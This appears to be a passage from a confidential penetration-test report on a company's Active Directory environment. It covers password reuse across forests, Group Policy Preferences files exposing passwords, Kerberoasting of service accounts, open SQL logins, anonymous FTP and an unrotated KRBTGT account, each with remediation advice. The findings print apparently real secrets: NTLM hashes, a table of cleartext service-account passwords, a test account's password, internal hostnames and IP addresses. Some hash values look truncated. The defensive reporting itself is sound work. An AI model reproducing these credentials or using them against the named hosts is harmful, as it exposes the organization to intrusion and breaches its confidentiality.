Reusing passwords across multiple domains or between privilege levels increases the likelihood that adversaries will gain high-level privileged access and perform actions commensurate with these permissions.

Testing Details**Example 1: Administrator account**

The password of the domain admin "administrator" is shared between GSC.PRI, HANSEN.CSWG.COM, ES3.COM and CE-CS.COM.

We extracted the hash of GSC.PRI's domain administrator (as described in 'exploitation process 2'):

```
Administrator:500:aad3b435f5442f4f4912a88524d4521004ee:5641c030d3c306:::
```

The NTLM hash of the administrator in GSC.PRI

The password of the administrator is shared between multiple forests, HANSEN.CSWG.COM, ES3.COM and CE-CS.COM:

```
.d8888b.      888 888b  888 d8b      d8b
d88P Y88b      888 888b  888 Y8P      Y8P
888 888      888 8888b  888
888 888d888 .d88b. .d88888 888Y88b 888 888 88888b. 8888 8888b.
888 888P" d8P Y8b d88" 888 888 Y88b888 888 888 "88b "888 "88b
888 888 888 88888888 888 888 888 Y88888 888 888 888 888 .d888888
Y88b d88P 888 Y8b. Y88b 888 888 Y8888 888 888 888 888 888 888
"Y8888P" 888 "Y8888 "Y88888 888 Y888 888 888 888 "Y888888
888
d88P
888P"

v2.3 (Built 1/26/2018) - Chris King (@raikiasec)
For help: ./CredNinja.py -h
```

Server	Username	Hash	Response
esoptmsdc01v.es3.com	es3.com\administrator	5641c030d3c306	LOCAL ADMIN! Valid
ceoptmsdc01.ce-cs.com	ce-cs.com\administrator	5641c030d3c306	LOCAL ADMIN! Valid
hanoptmsdc01v.hansen.cswg.com	hansen.cswg.com\administrator	5641c030d3c306	LOCAL ADMIN! Valid

Administrator password shared between HANSEN.CSWG.COM, CORP.AWIWEB.COM and CE-CS.COM**Example 2: ttest_ha account**

The credentials of the domain admin on HANSEN.CSWG.COM are shared with low-privilege users with the same name in the CSWG.COM and ES3.COM.

High

Internal H7: Password Reuse across different Privilege Levels

```

      .d8888b.      888 888b  888 d8b      d8b
      d88P Y88b      888 888b  888 Y8P      Y8P
      888 888      888 8888b 888
      888 888d888 .d88b. .d88888 888Y88b 888 888 88888b. 8888 8888b.
      888 888P" d8P Y8b d88" 888 888 Y88b888 888 888 "88b "888 "88b
      888 888 888 88888888 888 888 888 Y88888 888 888 888 .d888888
      Y88b d88P 888 Y8b. Y88b 888 888 Y8888 888 888 888 888 888
      "Y8888P" 888 "Y8888 "Y88888 888 Y888 888 888 888 "Y888888
                                     888
                                     d88P
                                     888P"

v2.3 (Built 1/26/2018) - Chris King (@raikiasec)

For help: ./CredNinja.py -h

Server                                Username                                Hash                                Response
-----                                -
hanoptmsdc01v.hansen.cswg.com         hansen\ttest_ha                       125d5daa1870200cd6a6a21e8268f9ed LOCAL ADMIN! Valid
esoptmsdc02v.es3.com                  es3\ttest_ha                          125d5daa1870200cd6a6a21e8268f9ed Valid
WFDMSDC01V.cswg.com                   cswg\ttest_ha                         125d5daa1870200cd6a6a21e8268f9ed Valid

```

Shared credentials for ttest_ha user across forests

Affected Instance(s)

- ▶ GSC.PRI\administrator
- ▶ HANSEN.CSWG.COM\administrator
- ▶ ES3.COM\administrator
- ▶ CE-CS.COM\administrator
- ▶ HANSEN.CSWG.COM\ttest_ha
- ▶ ES3.COM\ttest_ha
- ▶ CSWG.COM\ttest_ha

Recommendation

It is recommended that passwords be different between the domain admin accounts across forests. For example, the admin "administrator" in ES3.COM should use a different password from the admin user "administrator" in HANSEN.CSWG.COM.

High

CVSS: 7.5

Internal H8: Domain Admins with User Sessions on Non-Domain Controllers

Privileged Access Management

Overview

Domain administrator accounts within the 'CSWG.COM' domain have sessions on machines that are not domain controllers. When a user logs into a Windows machine, their credentials are cached on the host. An attacker that has compromised the host may subsequently be able to extract the admin credentials from memory and crack password hashes offline to gain privileged access to the network.

Testing Details


Domain admins with sessions on non-domain controller machines were found on multiple forests.

Example 1: Domain users and domain admins with sessions on non-domain controller machine 'optmsissec01v.cswg.com'

User	Status	CPU	Memory
a_aaminsha (23)	Disconnected	0%	377.0 MB
a_hayano (11)	Disconnected	0%	221.7 MB
a_ljatavat (15)	Disconnected	0%	255.9 MB
a_Irisher (25)		0%	418.8 MB
a_pmurari (14)	Disconnected	0%	178.0 MB
a_rkalyana (12)	Disconnected	0%	157.7 MB
a_sward (15)		0%	229.2 MB
pentest1 (16)		0.4%	208.9 MB

Domain users with sessions on optmsissec01v.cswg.com

Example 2: A domain user and a domain admin with sessions on non-domain controller machine nchvmsqlp06.pwcc.local

High**Internal H8: Domain Admins with User Sessions on Non-Domain Controllers****Domain users with sessions on nchvmsqlp06.pwcc.local****Affected Instance(s)**

- ▶ nchvmsqlp06.pwcc.local
- ▶ optmsissec01v.cswg.com

Recommendation

Create separate accounts with the least privileges required to perform administrative tasks on hosts that are not domain controllers. Using alternative accounts in this manner reduces the attack surface for domain administrator accounts.

Medium

CVSS: 6.8

Internal M1: Insecure Implementation of Windows GPP

Security Settings and Configurations

Overview


EY found that the Windows Group Policy Preferences (GPP) were used to manage the local administrator group membership of several hosts in the 'CSWG.COM' domain. The use of GPP to manage built-in Windows local administrator account enforces and stores the encrypted password for this account in the 'groups.xml' file on the SYSVOL share on domain controllers.

An adversary who obtains any valid domain user credentials can successfully access the 'groups.xml', 'registry.xml' and 'scheduledtasks.xml' files on the domain controllers. Subsequently, the encrypted password stored within these files can be decrypted with free, publicly available tools. A successful exploitation of this vulnerability may provide an adversary with clear-text passwords for privileged accounts.

Testing Details

During this assessment, EY noticed that it was possible for a domain user to read the 'registry.xml' files and get 45 different valid domain user credentials in cleartext.

The following screenshot shows that a domain user can read the 'registry.xml' file on the OPTMSDC01V domain controller's SYSVOL directory, with cleartext password of a valid username in the 'CSWG.COM' domain:



```
PS C:\Users\... \Tools> type '\\OPTMSDC01V\SYSVOL\cswg.com\Policies\{36417D7B-F34A-4DD9-8B16-7E55F414AAA3}\Machine\Prefere
nces\registry\Registry.xml'
<?xml version="1.0" encoding="utf-8"?>
<RegistrySettings clsid="{A3CCFC41-DFDB-43a5-8D26-0FE8B954DA51}"><Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="AutoAdminLog
on" status="AutoAdminLogon" image="7" changed="2020-09-02 16:45:29" uid="{F913F329-2BCA-43EE-848B-11A5F589C35B}" bypassErrors="1"><Propertie
s action="U" displayDecimal="0" default="0" hive="HKEY_LOCAL_MACHINE" key="SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" name="Auto
AdminLogon" type="REG_SZ" value="1"/></Registry>
  <Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="DefaultDomainName" status="DefaultDomainName" image="7" changed="2020
-09-02 16:45:18" uid="{9E7DD82D-97A2-402F-B37F-F66B7615B14D}" bypassErrors="1"><Properties action="U" displayDecimal="0" default="0" hive="H
KEY_LOCAL_MACHINE" key="SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" name="DefaultDomainName" type="REG_SZ" value="CSWG"/></Regist
ry>
  <Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="DefaultPassword" status="DefaultPassword" image="7" changed="2020-11-
02 20:26:35" uid="{45E793E3-3766-4CB0-A2E7-C4E21D718411}"><Properties action="U" displayDecimal="1" default="0" hive="HKEY_LOCAL_MACHINE" ke
y="SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" name="DefaultPassword" type="REG_SZ" value="#G@rd3n_24"/></Registry>
  <Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="DefaultUserName" status="DefaultUserName" image="7" changed="2020-11-
02 20:26:47" uid="{CED160BE-3F34-46B9-BE99-DFC6849316A1}"><Properties action="U" displayDecimal="1" default="0" hive="HKEY_LOCAL_MACHINE" ke
y="SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" name="DefaultUserName" type="REG_SZ" value="svc_PeopleNet-OLN P"/></Registry>
  <Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="DontDisplayLastUserName" status="DontDisplayLastUserName" image="12"
changed="2020-11-02 20:27:19" uid="{F3686595-544E-4F4B-A6E4-FD13751C55EF}"><Properties action="U" displayDecimal="1" default="0" hive="HKEY_
LOCAL_MACHINE" key="SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" name="DontDisplayLastUserName" type="REG_DWORD" value="00000000"/
></Registry>
  <Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="ForceAutoLogon" status="ForceAutoLogon" image="12" changed="2020-11-0
2 20:27:27" uid="{3D3862E8-2629-490A-BBED-05428C231335}"><Properties action="U" displayDecimal="1" default="0" hive="HKEY_LOCAL_MACHINE" key
="SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" name="ForceAutoLogon" type="REG_DWORD" value="00000001"/></Registry>
</RegistrySettings>
```

'Registry.xml' file with cleartext password of valid domain user

The following shows several credentials, out of the 45 found:

Medium

Internal M1: Insecure Implementation of Windows GPP

UserName	Password
svc_LoanerLT_p	602qgkls=nl_P2x1
svc_BTH-EXE_P	j6+ev02=ntad
svc_rpk-chs_p	C3020M020sk
svc_Peoplenet-MFL_P	#GQn4ln_31
svc_HFN-EXE_P	#GQn4ln4M=888Pp
svc_Peoplenet-OLN_P	#GQn4ln_34
svc_rpk-dbs_p	Quar02020sk
svc_Peoplenet-LTH_P	[9488]y4T7'0B5b/nd)=-^00% 27qpm,x5
svc_WFD-EXE_P	#GQn4ln4M=888Pp
svc_rpk-nrt_p	#GQn4ln4M=888Pp
svc_TrainingKiosk_p	488sk+888y4+1
svc_rpk-hfn_p	#GQn4ln4M=888Pp
svc_Peoplenet-NWT_P	#GQn4ln_36
svc_ReclmKsk-SFD_P	#GQn4ln4M=888Pp
svc_rpk-stk_p	888sk+888y4+1
svc_Peoplenet-HLA_P	#GQn4ln_34

Valid domain users and cleartext passwords extracted from the 'Registry.xml' file

Medium	Internal M1: Insecure Implementation of Windows GPP
Affected Instance(s)	▶ Please refer to the C&S's Supplemental Data Spreadsheet for a detailed listing of all affected hosts
Recommendation	C&S should discontinue the use of Group Policy Preferences (GPP) to push features that contain credentials, like those used in the 'CSWG.COM' domain to manage members of the local administrator group on Windows hosts. In addition, the following features should not be administered by GPP: ▶ User preferences ▶ Database connections strings ▶ Mapped drives settings ▶ Service preferences

Medium

CVSS: 6.5

Internal M2: Domain Network Services Configured with Elevated Privileges

Security Settings and Configurations

Overview

When a user is granted access to a domain service using Kerberos authentication, the user receives a Kerberos Ticket Granting Service (TGS) ticket, which is encrypted using RC4-HMAC-MD5 using the NTLM password hash of the account the domain service is running under as the key. An attacker can request Kerberos tickets for the users the services are configured to run as. Then using offline password cracking tools, the team could attempt to obtain the clear text password for the affected user.

For example, if an MSSQL database service instance called SQLDB is running under the domain user SQLAdmin on server SQLComputer, and user Alex requests access to that SQL database SQLDB, Alex will receive a TGS ticket cryptographically signed with SQLAdmin's password hash. Alex can then export the SQLDB TGS ticket and attempt to obtain SQLAdmin's clear text password using publicly available password cracking tools.

After requesting and receiving valid Kerberos TGS tickets for misconfigured services, an attacker can export, process and attempt to obtain clear text credentials for the account running the requested service. If cracked, the attacker can then impersonate the compromised user to access other resources on the internal network, assuming the privileges of the compromised account.

Testing Details

Services on C&S's forests were configured to run various user accounts that had been granted excessive privileges, i.e., users residing within a group with administrator privileges. The team were able to obtain 18 TGS tickets including a ticket for a service running under the privileges of the domain administrator account 'ce-cs.com\Administrator'. The team cracked the converted hash to reveal the cleartext password for 2 accounts, 'es3.com\lucasconsole' and 'cswg.com\lucasconsole'.

The user 'cswg.com\lucasconsole' was found to have local admin rights on the ykfmslucas01.cswg.com machine.

Medium

Internal M2: Domain Network Services Configured with Elevated Privileges

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\lucasconsole>set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\lucasconsole\Application Data

ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=YKFMSSLUCAS01
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
HOMEDRIVE=C:
HOMEPATH=\Documents and Settings\lucasconsole
lib=C:\Program Files\SQLXML 4.0\bin\
LOGONSERUER=\\YORMSDC01U
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Program Files\Windows Resource Kits\Tools\;C:\Program Files\Support Tool
s\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\Disk
eeper Corporation\Diskeeper\;C:\Program Files\Microsoft SQL Server\80\Tools\Binn
\;D:\Program Files\Microsoft SQL Server\90\Binn\;D:\Program Files\Microsoft
SQL Server\90\Tools\Binn\;D:\Program Files\Microsoft SQL Server\90\Tools\Binn\US
Shell\Common7\IDE\;C:\Program Files\Microsoft Visual Studio 8\Common7\IDE\Privat
eAssemblies\
PATHEXT=.COM;.EXE;.BAT;.CMD;.UBS;.UBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 63 Stepping 0, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=3f00
ProgramFiles=C:\Program Files
PROMPT=$P$G
SESSIONNAME=RDP-Tcp#16
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\DOCUME~1\LUCASC~1\LOCALS~1\Temp\1
TMP=C:\DOCUME~1\LUCASC~1\LOCALS~1\Temp\1
USERDNSDOMAIN=CSWG.COM
USERDOMAIN=CSWG
USERNAME=LUCASCONSOLE
USERPROFILE=C:\Documents and Settings\lucasconsole
windir=C:\WINDOWS

```

Admin user on 'ykfmsslucas01.cswg.com'

Affected Instance(s)

- ▶ cswg.com\lucasconsole
- ▶ es3.com\lucasconsole
- ▶ ce-cs.com\Administrator

Recommendation

C&S should evaluate the privileges associated with accounts configured to run critical services following the least privilege model so that service accounts are assigned the minimum level of privileges needed to perform their individual function. If possible, avoid including service accounts in the domain admins group.

Medium**Internal M2: Domain Network Services Configured with Elevated Privileges**

Additionally, C&S should assign strong passwords to service accounts. Accounts running network accessible services should have passwords set to 25 characters at a minimum to prevent attackers from retrieving the clear text password of TGS tickets. (<https://attack.mitre.org/techniques/T1558/003/>)

In order to more easily achieve these recommendations, it is suggested that C&S implements the use of Managed Service Accounts (MSA) for services running as domain users. More details can be found at:

<https://blogs.technet.microsoft.com/askds/2009/09/10/managed-service-accounts-understanding-implementing-best-practices-and-troubleshooting/>

By implementing these changes following the least privilege model, Managed Service Accounts will:

- ▶ Use strong passwords as MSA passwords are 120 characters and cryptographically random by default
- ▶ Isolate credentials for the MSA only to the computer the MSA is bound to
- ▶ Change passwords automatically every 30 days

Medium

CVSS: 5.7

Internal M3: MS-SQL Database Permits All Domain Users Login Access

Security Settings and Configurations

Overview

MS-SQL servers that are configured with "BUILTIN\Users", or a similar Active Directory group in the security logins group, allows any domain user limited access rights to the server. This allows logged in users to access data in the database.

By exploiting this issue, an attacker or unprivileged user may be able to obtain direct access to the SQL infrastructure where critical data is stored. Additionally, this vulnerability often provides quick escalation of privilege, and ultimately significant access to accounts on the domain.

Testing Details

EY identified 9 MS-SQL servers that permit any domain user to log in and interact with the databases.

Using an open source scanner, EY was able to enumerate the databases that allow domain users access:

```
[+] 10.3.35.20:1433 - 10.3.35.20:1433 - Login Successful: cswg.com\pentest2:vx6TX<LF
[*] 10.4.17.179:1433 - 10.4.17.179:1433 - MSSQL - Starting authentication scanner.
[!] 10.4.17.179:1433 - No active DB -- Credential data will not be saved!
[+] 10.4.17.179:1433 - 10.4.17.179:1433 - Login Successful: cswg.com\pentest2:vx6TX<LF
[*] 10.5.19.57:1433 - 10.5.19.57:1433 - MSSQL - Starting authentication scanner.
[!] 10.5.19.57:1433 - No active DB -- Credential data will not be saved!
[+] 10.5.19.57:1433 - 10.5.19.57:1433 - Login Successful: cswg.com\pentest2:vx6TX<LF
```

SQL servers allowing domain users access

Logging in to one of the SQL servers, the domain user was able to read data from several databases on the server:

Medium

Internal M3: MS-SQL Database Permits All Domain Users Login Access

Host: 10.3.35.20 Database: msdb Table: backupset Data Query

msdb.backupset: 26,640 rows total, limited to 1,000

_size	database_name	server_name	machine_name	flags	unicode_locale	unicode_compare_style
1,976	NStar	VIRTUALXP-28481	VIRTUALXP-28481	512	1,033	196,609
1,560	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,888	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,112	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,440	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,536	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,160	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,176	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,424	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,440	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,440	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,576	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,248	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
7,248	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,128	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,440	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,744	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,144	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,664	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,576	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,112	WIN-PAK PRO	D-BMK3812	D-BMK3812	512	1,033	196,609
1,528	WIN-PAK PRO	D-BMK3812	D-BMK3812	1,538	1,033	196,609
1,792	master	D-BMK3812	D-BMK3812	1,538	1,033	196,609

Reading data from an SQL database

Affected Instance(s)

- ▶ d-8z88m02.cswg.com
- ▶ D-MJVMXAH.cswg.com
- ▶ pcfmwpak01v.cswg.com
- ▶ d-h0qz322.cswg.com
- ▶ d-bmk3812.cswg.com
- ▶ d-1hgw712.cswg.com
- ▶ d-mjllrh.cswg.com
- ▶ d-4wfw712.cswg.com
- ▶ d-8z2bm02.cswg.com

Note: The identified instances are partial, and additional cases may exist within C&S's network. It is recommended to conduct a comprehensive investigation of the entire environment to identify any further instances.

Recommendation

The BUILTINUsers group on SQL servers allows all authenticated users of the computer to access the instance of SQL Server as a member of the public role. C&S should remove the BUILTINUsers login and other unnecessary users from the

Medium

Internal M3: MS-SQL Database Permits All Domain Users Login Access

"PUBLIC" role to restrict database engine access to only users who have individual logins or are members of other Windows groups with logins.

Medium

CVSS: 5.5

Internal M4: Passwords Set to Never Expire**Overview**

We identified 1321 domain users with passwords set to never expire, including 42 domain admins across C&S domains. Such passwords may help attackers in case of data breaches, as they remain valid indefinitely and give attackers prolonged access, and are in a higher risk to be used across multiple accounts.

While several security guidelines, such as NIST Special Publication 800-63B, consider the risk of using perpetual passwords to be lower than the risk inherent in periodic password changes, the use of weak passwords (finding H1) and a weak password policy (finding M8), and the fact that such passwords were found also for admin users, significantly increases the risk in C&S's case.

When domain account passwords are set to never expire, they become weak links in C&S's network password security. The lack of password expiration on these accounts increases the likelihood that the same password will be used for years without being changed, and that the password has been written down or recorded in a digital file for reference. This presents additional opportunities for an adversary to discover these domain user credentials.

An adversary who obtains the password hash for a non-expiring account could perform an offline password attack with little concern that the password will be changed by the time the hash has been cracked. As a result, an adversary can invest more time in an offline password-cracking attack than the 90-day 'Maximal Password Age' value that is defined by the C&S domain's password policy, with a high likelihood that the password will still be valid once it is eventually obtained.

Testing Details

The following screenshot shows an example of a domain admin user with a password set to never expire.

Medium

Internal M4: Passwords Set to Never Expire



MOBIUSADMIN@CSWG.COM

Tier Zero: TRUE

Display Name: MOBIUSADMIN

Object ID: S-1-5-21-448539723-1417001333-1644491937-31681

Admin Count: TRUE

Allows Unconstrained Delegation: FALSE

Created: 2004-07-16 21:23 GMT+3 (GMT+0300)

Description:
[SVC] Used by E-Search - used for archiving and is embedded in scripts

Distinguished Name:
CN=MOBIUSADMIN,OU=Service Accounts,DC=cswg,DC=com

Do Not Require Pre-Authentication: FALSE

Domain FQDN: CSWG.COM

Domain SID: S-1-5-21-448539723-1417001333-1644491937

Email: MOBIUSADMIN@cswg.com

Enabled: TRUE

Last Logon (Replicated): 2024-09-09 17:01 GMT+3 (GMT+0300)

Last Logon: UNKNOWN

Marked Sensitive: FALSE

Owned: FALSE

Password Last Set: 2015-06-30 20:07 GMT+3 (GMT+0300)

Password Never Expires: TRUE

Password Not Required: FALSE

SAM Account Name: MOBIUSADMIN

'mobiusadmin' domain admin with password that never expired

Affected
Instance(s)

- Please refer to the C&S's Supplemental Data Spreadsheet for a detailed listing of all affected hosts

Medium**Internal M4: Passwords Set to Never Expire****Recommendation**

It is recommended that C&S enforce, by technological and other means, periodical updates of domain user passwords, in compliance with a strong domain password policy. This setting can be configured for specific users using the following PowerShell command:

```
PS C:\> Get-AdUser -Filter {SamAccountName -eq 'username'} | Set-ADUser -  
PasswordNeverExpires $false
```

Medium**Internal M5: FTP Servers Allow Anonymous Access**

CVSS: 5.4

Security Settings and Configurations

Overview

Anonymously accessible FTP servers allow an attacker to access potentially sensitive information. FTP servers that allow write access could allow an attacker to upload malicious files or attempt to exploit server-specific vulnerabilities that could lead to the compromise of the server.

An adversary who is able to access an FTP server anonymously may be able to obtain the information that is stored in the FTP server. This information can be leveraged by the adversary to further compromise C&S systems.

Testing Details

The following screenshot shows successful connection with read and write permissions to anonymous users on 10.187.0.27 FTP.

Medium

Internal M5: FTP Servers Allow Anonymous Access

```

root@Z-SF2FDIS088:~# ftp 10.187.0.27
Connected to 10.187.0.27.
220 Microsoft FTP Service
Name (10.187.0.27:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> ls
227 Entering Passive Mode (10,187,0,27,8,203)
125 Data connection already open; Transfer starting.
09-25-23 05:54AM 64149 090084058_230925_055340_DEBUG.TXT
09-26-23 05:56AM 23598 090084058_230925_055611_DEBUG.TXT
09-26-23 05:56AM 6139 090084058_230926_054809_DEBUG.TXT
09-26-23 05:56AM 6144 090084058_230926_055133_DEBUG.TXT
09-07-21 08:11AM 64308 095241250_210907_081104_DEBUG.TXT
06-19-22 06:59AM 64321 095241268_220619_065812_DEBUG.TXT
06-19-22 07:52AM 64115 095241268_220619_074836_DEBUG.TXT
06-19-22 10:50PM 63974 095241268_220619_222936_DEBUG.TXT
01-03-22 08:06AM 31334 095251592_220103_070616_DEBUG.TXT
04-17-24 12:48AM 64539 095272159_240417_004828_DEBUG.TXT
09-15-21 05:37PM 8687 095517930_210915_173513_DEBUG.TXT
09-15-21 05:38PM 9688 095517930_210915_173756_DEBUG.TXT
09-18-21 07:55PM 9451 095517930_210915_173920_DEBUG.TXT
09-18-21 08:12PM 9654 095517930_210918_195637_DEBUG.TXT
09-18-21 08:37PM 9426 095517930_210918_201252_DEBUG.TXT
09-18-21 08:39PM 10114 095517930_210918_203756_DEBUG.TXT
09-20-21 07:04PM 9539 095517930_210918_203946_DEBUG.TXT
09-21-21 05:33AM 9737 095517930_210920_190544_DEBUG.TXT
09-21-21 05:36AM 9633 095517930_210921_053347_DEBUG.TXT
09-21-21 05:39AM 9450 095517930_210921_053640_DEBUG.TXT
09-21-21 05:45AM 9503 095517930_210921_053952_DEBUG.TXT
09-21-21 05:47AM 9450 095517930_210921_054553_DEBUG.TXT
09-21-21 05:52AM 9601 095517930_210921_054819_DEBUG.TXT
09-23-21 06:03PM 9074 095517930_210921_055634_DEBUG.TXT

```

Read and write permissions granted to anonymous users

Affected
Instance(s)

► 10.187.0.27:21 - Anonymous READ/WRITE

Medium	Internal M5: FTP Servers Allow Anonymous Access
	▶ 172.21.200.36:21 - Anonymous READ ▶ 10.0.36.78:21 - Anonymous READ ▶ 10.0.36.151:21 - Anonymous READ ▶ 172.22.130.57:21 - Anonymous READ ▶ 10.97.0.25:21 - Anonymous READ/WRITE ▶ 10.218.32.101:21 - Anonymous READ/WRITES Note: The identified instances are partial, and additional cases may exist within C&S's network. It is recommended to conduct a comprehensive investigation of the entire environment to identify any further instances.
Recommendation	FTP is a rudimentary form of file transfer that does not natively support encryption, enterprise-grade authentication mechanisms or other similar security features. Consider replacing FTP with a solution with more security features such as SFTP. If the use of FTP cannot be avoided, disable anonymous access to the FTP server and review its content for sensitive information that should not be exposed over the network.

Medium

CVSS: 5.1

Internal M6: The Password of the KRBTGT Active Directory Account has not been Reset

Security Settings and Configurations

Overview

Once an Active Directory Domain Controller has been compromised, the password hashes are available to an attacker. The password hash for the KRBTGT account can be used to forge credentials that can be used to impersonate any user within the Active Directory forest, including Domain Administrators. As a Domain Administrator, attackers can subvert all security controls on servers joined to the domain. This allows attackers to obtain any data on any of those servers. Further, if any of the accounts in the Active Directory Forest are trusted by any other Active Directory forests, then those trusts can be used by an attacker to extend the attack into those forests. This vulnerability persists until the KRBTGT password has been changed twice. If this risk can be properly remediated, it will prevent attackers from launching "Golden Ticket" attacks within Intensive AD forests.

EY observed that the password hash of the KRBTGT account for the detailed domains has not been reset for multiple years.

Testing Details

The testing team observed that the password of the KRBTGT account in many domains of the 'CSWG.COM' forest was not reset for several year; the below is an example for the 'HANSEN.CSWG.COM' domain:

Medium**Internal M6: The Password of the KRBTGT Active Directory Account has not been Reset**

KRBTGT@HANSEN.CSWG.COM	
OVERVIEW	
Sessions	0
Sibling Objects in the Same OU	0
Reachable High Value Targets	9
Effective Inbound GPOs	0
See user within Domain/OU Tree	
NODE PROPERTIES	
Object ID	S-1-5-21-693621738-2366278921-2470704944-502
Password Last Changed	Mon, 09 Jun 2014 21:14:03 GMT

The password of the KRBTGT user was last changed in 2014

Affected Instance(s)

- ▶ CSWG.COM\KRBTGT
